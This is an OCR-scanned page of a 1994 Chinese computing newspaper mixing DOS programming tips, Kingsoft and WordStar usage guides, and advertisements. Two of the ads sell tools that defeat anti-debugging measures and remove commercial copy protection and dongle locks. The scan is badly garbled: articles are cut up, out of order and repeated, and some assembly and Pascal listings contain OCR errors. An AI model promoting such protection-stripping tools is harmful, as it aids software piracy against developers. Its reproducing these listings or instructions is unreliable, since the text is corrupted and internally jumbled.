LLGZ是目前最强的通用型跟踪解密工具软件,采用了许多首创技术,中文界面,使用简便,一般用户半小时即可掌握,具有以往手工解密无法比拟的优点和效率,在《软件报》第40期首次发表后,反应强烈,被誉为"不可多得的软件珍品",她能够帮助您轻松地完成国内、外各种软件、硬件加密密体的破译及软件的工具工作,是学习、跟踪软件对有高级加密软件(如,LOCK93, LOCKER, FU-PROLCK, 软件狗, LOCKEXE, LOCK93 NT, BITLOCK等)剖析的利器。

一、主要功能

- 1.) 由于LLGZ工具不占用或修改任何DOS环境,因而可以在被跟踪程序无法查觉的情况下,跟踪一切在DOS下执行的包括具有各种反跟踪措施(如,关中断,破坏中断向量表,多层代码动态还原,大数目的循环、转移,时间校验,代码自毁,保护密钥)等,的.EXE和.COM程序。
- 2.) 一执行软件可以设置多个跟踪点,后一跟踪点将在运行到前一点后实时设置,每个跟踪点

均可按用户要求来完成,实时记录现场数据(CPU寄存器内容,10-1MB内存中任一谈);实时记录现场数据;实时显示运行历程;循环自动跟踪,按要求跟踪控制。

- 3.) 能够跟踪进入任何中断(如INT 21H)的内部,而不影响正常运行,用户只需按需要在相应栏目输入数据(如跟踪点),系统自动生成一个数据文件,并按该文件对目标程序实施跟踪,你的跟踪将不必从开头开始,跟踪记录的结果将自动记录。
- 4.) LLGZ工具可以使你的跟踪始终在跟踪程序正确地运行路径上进行,因而大大降低了跟踪密度。

二、用途

- 1.) 软件解密,是目前功能最强的解密工具;
- 2.) 软件加密,是检验加密强度的最权威标准;
- 3.) 程序调试,由于可以使程序的任何动作及动作前、后的环境对用户透明,而且可以在被跟踪程序的运行中,随意更改执行代码,从而控制运行,结果自动记录,从而是调试,查

询电话: (05425) 661032-324
★编号: 940502
名称: 解密工具箱——LLJS94V1.0
作者: 李祥礼

功能: 本软件包括对LOCKEXE, LOCK93, LOCK93NT, 代码BITLOCK等多种高级加密软件的解密专用跟踪解密,每册软件都是在对加密程序原理剖析的基础上,专门编制而成,它们都具有:

一、能够将由该加密软件加密的文档或程序,去掉反跟踪及透明化处理,把被加密的程序由不可读的密文还原为可读的明文代码,对加密的页数无限制。

二、还原出明文代码与加密前的原代码完全相同,并能分析出加密前的程序类型(.COM类,.EXE类),这是用户不可知的(秘密),自动按正确的程序类型还原,及添加正确地文件后缀(.COM或.EXE)。

三、解密后的程序与加密前的程序具有相同的功能和运行效果,并可重复的将可执行文件一样,随意复制、运行或对其分析、修改,而不需要密钥。

四、解密软件适用于PC-XT/AT/286/386等多种机型2.0以上的DOS环境,使用方便,短小精悍,对内存无要求,对被加密程序的大小和类型无限制。

五、解密软件,程序原一张(内含软件、说明、例子及供赠送的数目和软件目录)。
转让价格:每册单独购买200元;整套购买480元。(邮费快速,升级优惠,个人购买优惠20%)
收款:成都市一环西南四段十九号(610041)宋玉平(收)
咨询:青州市二〇七信箱(266092)李祥礼

咨询电话:(05425) 661032-324
★编号: 940502

电脑打字与文书编辑 (第三版) 已问世

张钟渊、杨春章 著

《电脑打字与文书编辑》(第三版)由人民邮电出版社出版,全书共分八章,内容包括:汉字输入、汉字编辑、汉字排版、汉字打印、汉字输出、汉字存储、汉字检索、汉字通信等。本书可作为大、中、小学计算机专业教材,也可供从事计算机工作的同志参考。

全书共11.5万字,分上下两册,每册定价1.50元,全套2.50元。邮费在內。

咨询电话:(010) 6665013, 6663745
(E-mail: fengshu@post.com.cn)
(E-mail: fengshu@post.com.cn)

Supper-DOS 下光标的控制 和功能键的切换

金山(方正)汉卡以其强大的编辑、排版、打印功能而深受广大用户的喜爱,是目前最流行的桌面印刷系统,与其配套的Supper-DOS,在开发应用软件中的应用却并没有得到人们的广泛重视。笔者目前以汉卡系统为基础,开发了几套应用软件,利用此汉卡系统的显示40点阵汉字功能、画面曲线功能,并用汇编语言编制了几个小程序,能够灵活控制光标,自动切换功能键,使得画面清晰,使用方便。

一、控制光标

有时我们不需要光标出现在屏幕上(例如在FoxBASE中選擇菜单时),而有时我们又非常需要光标的指示(例如在录入数据时),为此我们编制了下一个小程序,这个程序可以在DEBUG中用A命令键入:

```
PUSH AX
PUSH CX
MOV AH,01
MOV CX,[005C]
ADD CX,+04
SHL CX,CL
AND CX,1000
INT 10
POP CX
POP AX
INT 20
```

用DEBUG的R命令将CX置为17,用N命令取文件

名为GB.COM,用W命令存盘,这样便得到了一个名为GB.COM的程序,该程序长度仅23个字节。

使用方法:在DOS状态下,格式为:

GB N
其中N为0-9的整数,当N取偶数时关闭光标,当N取奇数时打开光标。在FoxBASE中可以用RUN命令调用,在BASIC语言中可以用SHELL命令调用。

二、功能键的自动切换
在应用程序中,由于录入数据的类型不同,有时我们希望应用程序能自动切换汉卡系统的输入状态,以使操作人员从繁锁的状态转换中解脱出来。下面的小程序便可以在Supper-DOS下实现这种功能。

首先,用DEBUG的A命令键入如下程序:

```
PUSH AX
MOV AH,2E
MOV AL,[005D]
AND AL,1F
INT 16
POP AX
INT 20
```

用R命令将CX置为0D,用N命令命名为GNJ.COM,用W命令存盘,可以得到一个长度仅13个字节的小程序,使用方法如下,在DOS下,格式为:

GNJ 参数
其中参数为字母A-X

举例2:
在补充的汉字库文件末尾追加一个汉字“响”的字模。为绘制“响”字的一个字模,也有两种方法。

第一种方法是用光标在点阵区描绘整个字的点阵图。

第二种方法是借用某些已有字模的局部画面(如偏旁部首等),来减少逐点描绘的范围。下面分别介绍这两种方法。

第一种方法
继续举例1中第二种方法的操作,按<F3>键,点阵区中的“玉”字消失,当前区代码变为(1304),此时即可调光标来写“响”字的字模点阵图,由于这种方法没有利用已有字模中的偏旁部首等可借用部分,有时绘制字模的效率不高。

第二种方法
借助已有的“时”字字模的“日”偏旁,使用块操作来提高编写效率,其具体操作为,继续举例1中第二种方法的操作,按以下步骤进行。

第1步,按<F5>键(读取下一个字模),点阵区中显示出“时”字的点阵图,当前区代码为(1303),光标为加块状态(请比照当前屏幕显示),然后将光标切换为移动状态,并且调光标到“日”字偏旁的左上角,按<ALT+B>键(设置块的左上角),然后调光标到“日”字偏旁的右下角,按<ALT+K>键(设置块的右下角),这样得到的设置块包含了所要的“日”字偏旁,但不与“寺”的任何笔画相交,最后按<ALT+S>键(将设置块存入缓冲区),交互区出现选择缓冲区号的提问,回答(例如1号)后,包含“日”字旁的设置块即被暂时存在1号缓冲区中。

第2步,按<F3>键,点阵区“时”字消失,当前区代码变为(1304),光标为移动状态,再按<ALT+L>键(读设置块到点阵区),交互区出现指定缓冲区号的提问,回答(例如1号)后,点阵区出现“日”字旁的点阵图,再调光标把点阵区的右半部分上“响”字构成“响”字的点阵图,这就完成了编辑。

第三步,按<F6>键,将“响”字存入补充汉字库文件末尾,区代码为(1304),这时当前区代码为(1305)。

举例3:
在文件开始处,即区代码为(1301)处插入一个“桑”字的字模。

操作共有下面几步操作,第1步,按<F7>键(输入字模操作),点阵区中原有字模点阵图消失,交互区出现关于指定区代码的提问,回答(键入1301<CR>)后,当前区代码变为1301,此时即可开始创建字模。

第2步,调光标逐点描绘最上方“又”字点阵图,然后设置仅包含该

“又”字的块,如果需要调整它的位置,可用<ALT+M>(移动设置块)来修正,即将光标转为移动态,调至正确位置(即设置块左上角的位置),然后按<ALT+M>,则设置块的位置被修正了。对于下面的两个“又”字,不必重复上述逐点描绘的办法,只需将光标调到适当位置(即设置块左上角的位置),并按<ALT+C>(即拷贝设置块),即可写好一个“又”字,重复拷贝两次后,再逐点描绘最下面的“木”字,编辑就完成了。

第3步,按二次回车键,将字模存入补充的汉字库文件中。

注:对于插入字模的操作,不能只按<F6>键将字模存入字库文件中,只能用两次回车来实际将字模存入字库中。上述插入操作后,字模的排列顺序是:

“桑”(1301)、“中”(1302)、“玉”(1303)、“时”(1304)、“响”(1305)

用按<F4>或<F5>键分别读取上一个或下一个字模,可以方便的检查核实文件内容。

关于自定义汉字库文件的使用
自定义16点阵和24点阵汉字库文件,只有使用固定文件名SELF16.WAY和SELF24.WAY时,才能被系统调用,如果建立时用的是其它名称,则需要更

(大小写均可),前10个字母A-J对功能键ALT+F1-F10,其它参数的含义如下:

- K:设置双音单字输入 (CTRL+F2)
- L:设置双音双字输入 (CTRL+F3)
- M:设置联想输入 (CTRL+F4)
- N:取消联想输入 (CTRL+F5)
- O:设置查国标码 (CTRL+F6)
- P:设置查区位码 (CTRL+F7)
- Q:设置查电报码 (CTRL+F8)
- F:取消查码功能 (CTRL+F9)
- S:设置简体字 (CTRL+F10)
- T:设置繁体字 (CTRL+F11)
- U:设置全角输入 (CTRL+F12)
- V:设置半角输入 (CTRL+F13)
- W:调用CCDOS菜单 (CTRL+F14)
- X:调用CCDOS菜单 (CTRL+F15)
- Y:调用CCDOS菜单 (CTRL+F16)
- Z:调用CCDOS菜单 (CTRL+F17)

在FOXBASE中可以用RUN命令调用,在BASIC语言中可以用SHELL命令调用。

以上程序的运行环境为:方正II型、III型或V型汉卡,Supper-DOS6.0F,在其它汉卡上要做适当的改动,经长期使用,用,证明以上程序方便实用,正确无误。

□ 山东 孙本志 王夏友

AT86是一个与DEBUG几乎完全兼容的微机汇编级调试工具,由于它具有良好的用户界面和强大的调试功能,因此倍受计算机专业人员的喜爱,但由于目前好多用户使用的AT86是早期的版本,使用起来不是很满意,例如它不能区别80286以上的CPU,更令人不舒服的是它的界面是黑白的,很不美观,为了弥补这个缺陷,我编了一个AT86的批处理程序ATSET.PAS来模拟这个过程,经编译生成可执行文件ATSET.EXE,这样只要每次键入ATSET,AT86自动进入AT批处理程序所设置的方式,非常

解决金山(方正)插入五笔内存不够的方法

拟显示或打印时就不出现内存不够的现管理扩展内存,那么你可以用LH WBX将五笔挂入高内存块,启动WPS批命令为:

```
SPDOS/V/N
WBX
WPS/I
说明:其中SP-DOS加参数/N表示即去拼音输入模块,这样挂入五笔后在模
```

用了DEVICE =HIMEM.SYS来管理扩展内存,那么你可以用LH WBX将五笔挂入高内存块,启动WPS批命令为:

```
SPDOS/V
LH WBX
WPS/I
说明:如果你使用DOSS.0或DOSS6.0系统引导,并且在CONFIG.SYS中使
```

AT86

巧妙初始化

方便。 □ 西安 董雄

AT86批处理程序

```
清单:
qz 53
qh 42
qo 12
qr 36
qs 24
qt 39
qu 57
qv 7
qw 7
qx 7
qy 7
qz 7
q{= 'bye
k
ATSET.PAS源程序清单:
program at86init;
var
  tail:integer;
procedure keybuf (c:char);byte);
begin
  mem [ $0040, tail ],
  =byte(c);
  mem [ $0040, tail+1 ],
  =i;
  if tail = $003c then
    tail, = $001e
  else tail, =tail+2;
  mem [ $0040, $001e ],
  =tail;
  end;
  begin
    inline ($FA);
    mem [ $0040, $001a ], =mem [ $0040, $001c ];
    tail, =mem [ $0040, $001e ];
    keybuf ('A', $1e);
    keybuf ('T', $14);
    keybuf ('8', $9);
    keybuf ('6', $5);
    keybuf ('M', 28);
    keybuf ('N', $31);
    keybuf ('<', $33);
    keybuf ('A', $1e);
    keybuf ('T', $14);
    keybuf ('M', 28);
    inline ($FB);
  end
```

解决金山(方正)插入五笔内存不够的方法

不能直接用于“金山6.0”,必须作修改,修改方法如下(用PC-TOOL修改):
用PCTOOL的F(查找)功能查出“金山5.1”的WBX模块中的字符串B06E6BA75F5,并改为“3A2E7BAE800”即可。

②“金山5.1”的WBX模块同组比“金山6.0F”少。
□ 福建 林永青

的块内容读到点阵区<ESC>退出FNTMAKER回到命令行提示符

(三)屏幕打印PRTSOON
命令格式
PRTSOON
随时可用<Shift+prtsc>(对84键键盘,或者<Prts>(对101键键盘)激活使用。

功能和用途
全屏幕文字和图形拷贝
解释和说明
PRTSOON用来将屏幕显示的内容记录在文件或纸张上,它是一个很有用的功能,在汉字系统中,屏幕既可以显示文字(中文、西文及其它符号),又可显示图形(例如字模图形一参见上一节中FNTMAKER实用程序的说明),有时一个屏幕画面同时包含字符和图形,为了有效地进行拷贝,PRTSOON设置了两种拷贝方式,一文字方式和图形方式,前者效率高,后者适用范围宽。

注:由于一旦需要记录的画面出现时就必须立即进行拷贝,因此绝对不能使用先回到系统命令行下再键入Prts<CR>的方式进行拷贝,否则,所要的画面在执行拷贝前就消失了或被破坏,为解决这个问题,汉字系统采用了特殊的“事先安装、届时激活”的方式来执行PRTSOON命令。

怎样安装和激活PRTSOON?
安装操作是在系统提示符下键入PRTSOON,此时系统响应的提示为:
全屏幕图文拷贝已装上,用键Shift+Prts或键Rtsc激活使用。

安装一次PRTSOON,直到退出汉字系统前都有效,可以任意多次激活使用,但是当利用系统工具TWOOLS把PRTSOON从内存中卸载后,必须重新安装PRTSOON才能被再次激活使用,如果PRTSOON已经安装好了,以后再再次安装时,系统将提示:
PRTSOON已经安装好,不用再装配
谢谢 (未完待续)

天汇标准汉字系统的功能与使用

西南信息研究所 汪忠英

“又”字的块,如果需要调整它的位置,可用<ALT+M>(移动设置块)来修正,即将光标转为移动态,调至正确位置(即设置块左上角的位置),然后按<ALT+M>,则设置块的位置被修正了。对于下面的两个“又”字,不必重复上述逐点描绘的办法,只需将光标调到适当位置(即设置块左上角的位置),并按<ALT+C>(即拷贝设置块),即可写好一个“又”字,重复拷贝两次后,再逐点描绘最下面的“木”字,编辑就完成了。

第3步,按二次回车键,将字模存入补充的汉字库文件中。

注:对于插入字模的操作,不能只按<F6>键将字模存入字库文件中,只能用两次回车来实际将字模存入字库中。上述插入操作后,字模的排列顺序是:

“桑”(1301)、“中”(1302)、“玉”(1303)、“时”(1304)、“响”(1305)

用按<F4>或<F5>键分别读取上一个或下一个字模,可以方便的检查核实文件内容。

关于自定义汉字库文件的使用
自定义16点阵和24点阵汉字库文件,只有使用固定文件名SELF16.WAY和SELF24.WAY时,才能被系统调用,如果建立时用的是其它名称,则需要更

解决金山(方正)插入五笔内存不够的方法

拟显示或打印时就不出现内存不够的现管理扩展内存,那么你可以用LH WBX将五笔挂入高内存块,启动WPS批命令为:

```
SPDOS/V/N
WBX
WPS/I
说明:其中SP-DOS加参数/N表示即去拼音输入模块,这样挂入五笔后在模
```

用了DEVICE =HIMEM.SYS来管理扩展内存,那么你可以用LH WBX将五笔挂入高内存块,启动WPS批命令为:

```
SPDOS/V
LH WBX
WPS/I
说明:如果你使用DOSS.0或DOSS6.0系统引导,并且在CONFIG.SYS中使
```

名, SELF16.WAY 用于显示, SELF24.WAY用于打印,一个汉字在这两个文件中必须对应同一区代码。

FNTMAKER键盘功能一览表

键盘	功能说明
<↑>	上移动光标方向键
<↓>	下移动光标方向键
<→>	右移动光标方向键
<←>	左移动光标方向键
<PgUp>	右上移动光标的方向键
<PgDn>	右下移动光标的方向键
<Home>	左上移动光标的方向键
<End>	左下移动光标的方向键
<INSERT>	光标进入加块状态
<DELETE>	光标进入减块状态
<+>	光标进入移动状态
<F1>	点阵图黑白反向
<F2>	消除当前字模的点阵图
<F3>	进入在文件末尾追加字模的状态
<F4>	读取前面一个字模
<F5>	读取后面一个字模
<F6>	将当前的字模存入补充的汉字库文件中,在插入字模的状态下不能使用这个操作
<F7>	进入插入字模的状态
<F8>	根据区代码读取已存在于补充的汉字库文件中的相应字模
<F9>	根据区代码从补充的汉字库文件中删除相应的一个字模
<ALT+B>	设置块的左上角
<ALT+K>	设置块的右下角
<ALT+E>	消除对块的位置
<ALT+C>	拷贝已设置的块之内容到光标指示的位置
<ALT+M>	将已设置的块移到光标指示的位置
<ALT+D>	删除已设置的块及其内容
<ALT+S>	将块的内容存入指定的缓冲区
<ALT+L>	将被指定的缓冲区中存放

光标进入移动状态

<F1> 点阵图黑白反向

<F2> 消除当前字模的点阵图

<F3> 进入在文件末尾追加字模的状态

<F4> 读取前面一个字模

<F5> 读取后面一个字模

<F6> 将当前的字模存入补充的汉字库文件中,在插入字模的状态下不能使用这个操作

<F7> 进入插入字模的状态

<F8> 根据区代码读取已存在于补充的汉字库文件中的相应字模

<F9> 根据区代码从补充的汉字库文件中删除相应的一个字模

<ALT+B> 设置块的左上角

<ALT+K> 设置块的右下角

<ALT+E> 消除对块的位置

<ALT+C> 拷贝已设置的块之内容到光标指示的位置

<ALT+M> 将已设置的块移到光标指示的位置

的块内容读到点阵区<ESC>退出FNTMAKER回到命令行提示符

(三)屏幕打印PRTSOON
命令格式
PRTSOON
随时可用<Shift+prtsc>(对84键键盘,或者<Prts>(对101键键盘)激活使用。

功能和用途
全屏幕文字和图形拷贝
解释和说明
PRTSOON用来将屏幕显示的内容记录在文件或纸张上,它是一个很有用的功能,在汉字系统中,屏幕既可以显示文字(中文、西文及其它符号),又可显示图形(例如字模图形一参见上一节中FNTMAKER实用程序的说明),有时一个屏幕画面同时包含字符和图形,为了有效地进行拷贝,PRTSOON设置了两种拷贝方式,一文字方式和图形方式,前者效率高,后者适用范围宽。

注:由于一旦需要记录的画面出现时就必须立即进行拷贝,因此绝对不能使用先回到系统命令行下再键入Prts<CR>的方式进行拷贝,否则,所要的画面在执行拷贝前就消失了或被破坏,为解决这个问题,汉字系统采用了特殊的“事先安装、届时激活”的方式来执行PRTSOON命令。

怎样安装和激活PRTSOON?
安装操作是在系统提示符下键入PRTSOON,此时系统响应的提示为:
全屏幕图文拷贝已装上,用键Shift+Prts或键Rtsc激活使用。

安装一次PRTSOON,直到退出汉字系统前都有效,可以任意多次激活使用,但是当利用系统工具TWOOLS把PRTSOON从内存中卸载后,必须重新安装PRTSOON才能被再次激活使用,如果PRTSOON已经安装好了,以后再再次安装时,系统将提示:
PRTSOON已经安装好,不用再装配
谢谢 (未完待续)

当前,计算机更新换代速度很快,有很多单位已拥有386、486机,但还有不少单位,特别是学校购置了大量的PC机及一些不带硬盘的286机,如我们学校,现除286、386、486外,就还有近30台低档PC机(640K内存,无硬盘,双低软驱),这部分机器因功能较差,在教学和应用中(如使用功能较强的文字编辑软件、运行C-DBASE II和FOXBASE等)常常感到力不从心,怎样才能让它们更好地发挥作用,是一个值得研讨的问题。

CROSS.COM
MLIB.COM
NEWSPDOS.COM
PY.COM(拼音)
WBX.COM(五笔字型)

(如果把汉字系统放入一张360K的磁盘中,则WBX.COM和PY.COM只能选择持一个文件。)

二、在此盘另外自行建立一个CCLIBJ.DOT文件

巧改“金山”5.0

(不要使用原系统中的CCLIBJ.DOT文件,以免增加内存和磁盘的开销)

```
A>COPY B:CON
CCLIBJ.DOT
K^Z(回车)
三、减少内存占用,修改CHLIB.COM(如只运行WPS可不改)
A>DEBUG,CHLIB.COM
-U4553 LD
XXXX,4553 ADD DX,
[A024]
XXXX,4557 MOV AX,
DS
XXXX,4559 SUB DX,
AX
XXXX,455B MOV AX,
3100
XXXX,455E INT 21
-a4553
XXXX,4553 DB 90,90,90,
90
XXXX,4557(回车)
-W
```

金山汉字操作系统是当前流行的一种汉字操作系统,尤其是WPS文字处理系统,以它多种汉字输入方式(拼音、五笔字型)及排版制表功能,受到了广大的计算机用户的高度评价。而在低档PC机上,虽然可以运行使用金山汉字系统(如金山5.0),选用五笔字型和拼音方法输入汉字,但因无硬盘却不能使用WPS(2.0版),又因内存较小,在进入金山汉字系统后,也无法运行C-DBASE II和FOXBASE。而笔者通过对金山5.0系统作一小小的修改,解决了这个问题,在PC机上用于教学和培训二年,效果良好,现将此方法作一简单介绍。

操作步骤

一、从金山5.0系统中掏出如下文件:
CHLIB.COM

-Q
四、用DEBUG建立WPS1.COM文件。
A>DEBUG B:WPS1.COM
-
XXXX,100 JMP 118
102 NOP
103 DW 0
105 DW 0
107 STI
108 CMP DL,80
10B JNZ 111
10D CLC
10E MOV AL,0
110 IRET
111 PUSHF
112 CS,
113 CALL FAR[103]
117 IRET
118 MOV BX,CS
11A MOV DS,BX
11C MOV AL,13
11E MOV AH,55
120 INT 21
122 CS,
123 MOV [103],BX
127 CS,
128 MOV [105],ES
12C MOV DX,107
12F MOV AL,
13
131 MOV AH,
25
133 INT 21
135 MOV DX,
118
138 INT 27
-RCX
3A
-RBX
0
-W
此文件用于WPS,主要作用是WPS运行时,如读硬

盘,则返回成功。
六、建立批处理文件HZ.BAT
A>COPY CON B:HZ.BAT
B:
WPS1
CHLIB
CROSS
MLIB
NEWSPDOS
WBX^Z(可选PY)
七、执行HZ文件后,即进入金山汉字环境,便可运行使用WPS及C-DBASE II了。
八、说明:
1.按此方法在PC机使用WPS时,其模拟显示及打印功能不能用,但编辑好的文件存盘后,可在有硬盘并装有金山打印字库的机上打印出来。
2.编辑文件时,注意编辑盘的读写口要打开。
□湖南 卢志斌、廖鹏

FoxBase 十下巧用长城机图形功能

关系型数据库FoxBase+管理系统中,有一条SET-PRINTER TO设备/文件命令,该命令将打印输出到指定的设备或文件中,利用该使用可以巧妙地使用长城机上图形功能。长城系列微机配有GRD.SYS图形驱动程序,该程序具有画直线、画矩形、画圆等功能。在系统参数设置文件中加入DEVICE=GRD.SYS后,图形驱动程序自动加载到系统中,并建立一个非标准图形驱动程序GRP。在FoxBase+系统下设置:SET PRINTER TO GRP SET PRINT ON 这时,用? 打印

```
输出到虚拟设备GRP,按照GRP规定格式,产生相应的图形来,下面为笔者编写的一段小程序,以抛砖引玉:
```

```
CLEAR
SET TALK OFF
SET CONS OFF
SET PRINT TO GRP
SET PRINT ON
? "M",4
KK=1
DO WHILE KK<=7
JJ=(KK-1)*20
? "B",1,KK,10+JJ,
10+JJ,21+JJ,210+JJ
ENDD
SET CONS ON
SET PRINT OFF
SET PRINTER TO PRN
RETURN
```

□长沙 王雪雷

(二)WS命令集

1.提示帮助命令
? :显示(提示帮助)的信息。

2.光标移动命令
D,光标右移一个字符(一个字符等于半个汉字),连续按连续右移。
F,光标右移到下一个字的第一个字母或汉字。
I,即一串字符,可以把它看成是由空格符或标点符号括起来的由一个个字连续组成的文字串,如文章中的一句话、英文单词等。
QD,光标右移到当前行(即光标所在的行)行尾。
S,光标左移一人字符。
A,光标右移到上一个字的第一个字母或汉字。
QS,光标快速移动到屏幕的左边界。
E,光标上移一行。
QE,光标快速移动到屏幕顶部。
W,屏幕窗口下滚(上卷)一行。
R,下翻一屏幕(即3/4屏幕)
QR,光标前移到文章的开头。
X,光标下移一行。
QX,光标快速移动到屏幕底部。
Z,屏幕上滚(下卷)一行。
C,上翻一屏幕(即3/4屏幕)。
QC,光标移到文件末尾。
QZ,连续上滚。
QW,连续下滚。
N,在光标处加一空行。
3.重复执行命令
QQ[命令],重复执行命令,如“S命令一次只左移一个字符,而执行“QQ”S命令时光标将连续左移,在执行此命令的过程中,按1-9数字键可提高执行速度(1为最高)。
[命令];“Q”可以起到对执行命令加速的作用,如“S”和“QS”的区别。
4.停止当前命令执行的命令
[空格]键(即开关命令处)
5.改变编辑状态
V,设置成修改状态或插入状态(开关命令)
6.删除命令
G,删除光标所在位置上的字符(删除一个汉字要发出两次命令)

[Del]键,删除光标左边的字符(删除一个汉字要发出两次命令)
T,删除一个字符。
Y,删除光标所在的行。
QY,删除从光标处到该行结尾的右边半行。
Q[Del],删除从光标处到该行开头的左半行。
7.对文章自然段重新排版的命令
B,把文章自然段落的宽度按当前标尺的宽度重新排版(要求光标处在被调整段落的第一行)。
8.自然段落录入结束的命令

9.设置标记命令
此命令的设置便于在修改他处的文字之后迅速地返回到原来编辑的地方,注意的是设置和返回的命令要一一对应,如用“K5命令设置的标记,返回时要用“Q5命令。
K0~K9共十条,在文章中设置0-9个光标记记忆。
Q0~Q9共十条,把光标快速移动到某(0-9)标记处。
10.有关文字块操作的命令
文字块(块),是文章中由块首标和块尾括起来的连续的文字行(即文章中的一部分文字),可定义成行块(每行都是由行首开始到行尾结束),也可定义成列块(每行都是由同一列开始到同一列结束)。
KB,设置(或删除)块首标(开关命令)。
QB,光标快速移动到文字块块首标处。
KB,设置(或删除)块尾标(开关命令)。
KB,光标快速移动到文字块块尾标处。
KH,设置或显示块的首尾标(开关命令)。
KV,把字块内容移到当前光标处。

联想汉字系统CCS4.0BL故障处理二例

CCS4.0BL是联想计算机集团公司联想VIB汉卡配备的汉字系统,是国内较优秀的汉字系统之一,拥有广泛的用户,我单位的一台联想386SX配备的就是VIB汉卡,现将使用中二例故障的排除方法介绍如下,供同行参考并请教。

1.输入汉字时死机
汉字的显示、打印均正常,但在进行联想输入汉字时突然死机,按任何键都发出“嘟嘟”的叫声,必须重新启动机器,但进入CCS汉字系统后,输入汉字还是死机,用PCTOOLS查看,发现LXP6子目录下的LX1.EXE和CZ2.EXE两个文件字节均为0,显然是由于病毒或误操作造成这两个文件被破坏所致。从系统盘中拷贝这两个文件到C:\LXP6子目录下,一切恢复正常。注意,如果是病毒造成上述两个文件被破坏,必须先消毒,以免造成更大损失。

2.汉字系统不能启动

启动CCS汉字系统时,屏幕出现蓝色背景并显示LOADING...时死机,并且不能启动机器,必须采用复位或开关电源的方法才能启动,开始怀疑是病毒或其他原因破坏了系统,采取重新安装系统;硬盘格式化后安装系统;甚至采取硬盘低级格式化→FDISK后安装系统等方法均无效,显然不是病毒的原因。由于随机配备的许多软件如PE2、LOTUS1-2-3等必须在CCS汉字系统下才能运行,以前用LOTUS1-3-3编制的许多财务、工资、统计类文件急需调用,CCS许多优越的功能又使人不忍放弃,在未能排除故障情况下(估计是汉卡有问题),本人经过反复摸索,采用金山5.0汉字系统与CCS相结合的方法,自动CCS成功,其批处理是(WCCS.BAT)

WS字处理软件的使用

TYPE WCCS.BAT
CLS
Echo off
CD \WPS
CHLIB/1
CROSS
NEWSPDOS%1
CD \CCS
系统启动后,按CTRL+F7即可。
采用这种方法,CCS的所有功能均能正常使用,只是占用机器的内存多一点,但仍有足够的内存运行FOXBASE+及其应用程序。屏幕上有时出现一条“—”影响屏幕美观,但不能完全排除的情况下也不失为一种较好的应急办法。□湖北 刘其国

QV,经过文字块的移动、复制和删除操作后,光标移回原处(即块首的位置)。
KC,把字块内容拷贝到当前光标处。
KY,删除字块里的内容。
KN,按(或取消)块状状态开关的命令(开关命令)。
KW,将字块内容存盘。在提问时,要求给出存盘的文件名。
KR,将磁盘文件的内容读(插入)到当前光标的位置,放好磁盘,在提问时,要求给出所光标的位置,放好磁盘,在提问时,要求给出所读文件的文件名。
11.查找和替换命令
在一篇文章中查找到一个词并用另一个词来代替(替换)是常有的事情,如把“中美”换成“美国与中国”等。
QF,查找操作。
步骤1:发查找命令。QF,屏幕出现给出查找的内容提示。
步骤2:给出要查找的内容(最长为30个字符)。
步骤3:按Escape键([Esc]),开始查找,找到后停在该字符串的后面,按下来有三种操作选择:1.按空格键结束查找;2.发“L”命令继续查找;3.结束查找且光标回到这次查找前的位置,发“QV”命令。
QA,查找并替换操作(此时光标应处于文件的部首)。
步骤1:发“QA”命令,屏幕有提示。
步骤2:给出查找内容(30个字符以内)并按回车键,屏幕继续提问。
步骤3:给出要替换的内容(30个字符以内)并按[Esc]键开始查找,找到后光标将停在该字符串的每个字符上,同时在屏幕的右上角出现替换否的提示,回答Y,则执行右替换操作,替换操作后,同样存在着上述三种选择。
L,继续查找或替换的操作。
QV,光标退回到这次查找前的位置。
查找等命令中的选项项的选择,除了给出查找内容和替换内容外,还可以选择工作方式,在回答选项项的提问时,“B”表示从文章的首尾往开头寻找,“G”表示从文章的什么位置一律从开头找起,“U”表示文章中的大写或小写字母一律等效看待。
□北京 闫二勇

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与服务总公司 成都软件公司 成都电子研究所 主编：刘鹤鸣 副主编：唐秋
国内统一刊号：CN51-0106 订刊代号：61-74 地址：成都市金河街75号 邮政编码：610015

七、多媒体技术的成熟

“多媒体”一词译自“Multi-Media”，其真实意思是“采用多种方法或措施来实施信息的传递和处理”。因此，将“Multi-Media Techniques”或“Multi-Media System”译成“多措施（信息）技术和多措施（信息）系统”将更能反映事物的实质。但为了遵循已形成的习惯，以下仍称其为多媒体技术和多媒体系统。

在现代信息社会中，信息可以采用多种措施来传递。从本质上讲有四种：传文字（如用书信、电报）、传静止图像（如用传真）、传声音（如用电话、广播）和传活动图像（如用电视）。以下称活动图像为视觉、静止图像为图像。在过去，计算机能收发文字和图像，并能对其进行处理。但对声音和视觉则无能为力。多媒体技术的出现主要是弥补这一缺陷。当然这是一种消极的说法；更积极的说法是，人们发现计算机与电视相比各有其长，过去计算机善于对文字和图像，而电视则

长于对视觉和声音，于是产生了“将它们合成一体，使信息的各种形态都能在一个机器中得到传递和处理”的想法，最终导致了多媒体技术和系统的出现。由上可知，多媒体的实现可以有两种方式，即在计算机中引入电视技术，或在电视机中引入计算机技术。当前流行的方式是计算机中引入电视技术，因为

微型计算机热点综述（六）

本报编委会主任 电子科大 刘鹤鸣教授

在以数字技术为基础的环境中引入模拟功能，要比以模拟技术为基础的环境中引入数字功能显然更容易和灵活得多。在计算机中引入电视技术，是当前常用的方案是：

1. 在微型机中加入升级套件。
2. 开发并生产专门的多媒体微型机（简称MPC）。

为了使ISV开发多媒体应用软件能适应各硬件公司所推出的多媒体平台（PC机升级而成的或MPC），以Microsoft为首的一批软件公司于1992年制订了“多媒体PC规范”，其中对多媒体系统所用的CPU、内存、磁盘、光盘、音频通道、视频通道、输入/输出接口等，都作了规定（最小的规定）。这对多媒体应用软件的开发、多媒体系统的推广、多媒体系统的推出，都起了良好的作用。经过近一年多的实践，再回过头，这一规

★编号：940503
名称：（信息管理系统辅助工具库）
作者：袁友军
功能简介：以该工具库为基础编制信息管理系统，可节省大量的时间与精力，而且可全面提高系统性能，并实现C++的用户界面。
库中主要包含：
菜单系统：自动生成多级立体下拉菜单。
窗口系统：开关多窗口，不影响原屏幕。
帮助系统：实现系统联机帮助。
容错系统：处理各类系统错误。
用户管理：实现用户权限和口令的管理。
密码提示：向用户提供提示在输入密码时，以供选择。
数据备份：可按日期对数据文件进行有选择的备份。
计算器：实现多种数制的数学运算。
演示生成：自动生成系统的演示版，演示速度可调。
附带应用示例（固定资产管理系统），含数据库屏幕编辑和组合条件查询等功能。
附带汉化版FOXDOC，可进行应用系统分析，生成中文文档。
